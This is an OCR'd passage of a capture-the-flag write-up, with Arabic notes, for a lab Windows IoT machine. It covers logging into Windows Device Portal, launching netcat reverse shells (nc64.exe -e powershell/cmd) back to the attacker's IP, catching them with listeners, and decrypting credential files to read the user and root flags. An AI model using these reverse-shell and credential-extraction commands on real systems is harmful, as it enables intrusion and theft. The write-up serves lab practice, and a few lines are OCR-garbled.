
Authentication Required - Mozilla Firefox

http://10.10.10.204:8080 is requesting your username and password. The site says: “Windows Device Portal”

User Name: app

Password: ••••••••

نذهب الى Processes>RunCommand



10.10.10.204:8080/#Run command

Run command - Windows Device Portal

8:11 PM
10/26/2020

Run Command

```
\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell 10.10.14.212 4444
```

□ Run as DefaultAccount


Output

3.2 User shell

نقوم بالاتصال بجهازنا عبر nc

```
C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e
cmd 10.10.14.212 4444
```

غير 10.10.14.212 ب ip الخاص بك




```
fasto@fasto-WRT-WX9:/tmp/Omni$ nc -lnvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
^C
fasto@fasto-WRT-WX9:/tmp/Omni$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.10.204 49733 received!
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
```

3.3 User flag

نسحب user flag ب

```
$credential = Import-CliXml -Path U:\Users\app\user.txt
$credential.GetNetworkCredential().Password
```




```
    Directory: U:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                CrashDump
d-----       10/26/2018  11:37 PM                Logfiles
d-----       10/26/2018  11:37 PM                Programs
d-----         7/3/2020  11:22 PM                SharedData
d-----         7/3/2020  11:22 PM                SystemData
d-----       10/26/2018  11:38 PM                test
d-----       10/26/2020   5:52 AM                Users
d-----       10/26/2018  11:38 PM                Windows
-a----         7/4/2020  12:22 AM              0 FirstBoot.Complete


PS U:\> cd Users\app
cd Users\app
PS U:\Users\app> dir
dir


    Directory: U:\Users\app


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         7/4/2020   7:28 PM                3D Objects
d-r---         7/4/2020   7:28 PM                Documents
d-r---         7/4/2020   7:28 PM                Downloads
d-----         7/4/2020   7:28 PM                Favorites
d-r---         7/4/2020   7:28 PM                Music
d-r---         7/4/2020   7:28 PM                Pictures
d-r---         7/4/2020   7:28 PM                Videos
-ar---         7/4/2020   8:20 PM            344 hardening.txt
-ar---         7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---         7/4/2020   9:53 PM           1958 user.txt


PS U:\Users\app> $credential = Import-CliXml -Path user.txt
$credential = Import-CliXml -Path user.txt
PS U:\Users\app> $credential.GetNetworkCredential().Password
```

4 Administrator

administratorكلمة سر نقوم مرة اخرى بالدخول باستتخدام

```
C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e
cmd 10.10.14.212 5555
```

4.1 Administrator shell




```
e -e powershell 10.10.14.212 55!
```

```
fasto@fasto-WRT-WX9:/tmp/Omni/SirepRAT$ nc -lnvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from 10.10.10.204 49734 received!
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
```

4.2 Root flag

نسحب flag ب

```
$credential = Import-CliXml -Path U:\Users\administrator\root.txt
$credential.GetNetworkCredential().Password
```



```
    Directory: U:\Users\administrator


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d-r---         7/3/2020  11:23 PM                3D Objects

d-r---         7/3/2020  11:23 PM                Documents

d-r---         7/3/2020  11:23 PM                Downloads

d-----         7/3/2020  11:23 PM                Favorites

d-r---         7/3/2020  11:23 PM                Music

d-r---         7/3/2020  11:23 PM                Pictures

d-r---         7/3/2020  11:23 PM                Videos

-ar---         7/4/2020   9:48 PM           1958 root.txt


PS U:\Users\administrator>  $credential = Import-CliXml -Path
 $credential = Import-CliXml -Path
Import-Clixml : Missing an argument for parameter 'Path'. Specify a parameter
of type 'System.String[]' and try again.
At line:1 char:30
+  $credential = Import-CliXml -Path
+                              ~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Import-Clixml], ParameterB
   indingException
    + FullyQualifiedErrorId : MissingArgument,Microsoft.PowerShell.Commands.Im
   portClixmlCommand

PS U:\Users\administrator> $credential = Import-CliXml -Path root.txt
$credential = Import-CliXml -Path root.txt
PS U:\Users\administrator> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
5dbdce5569e2c4708617c0ce6e9bf11d
PS U:\Users\administrator> 
```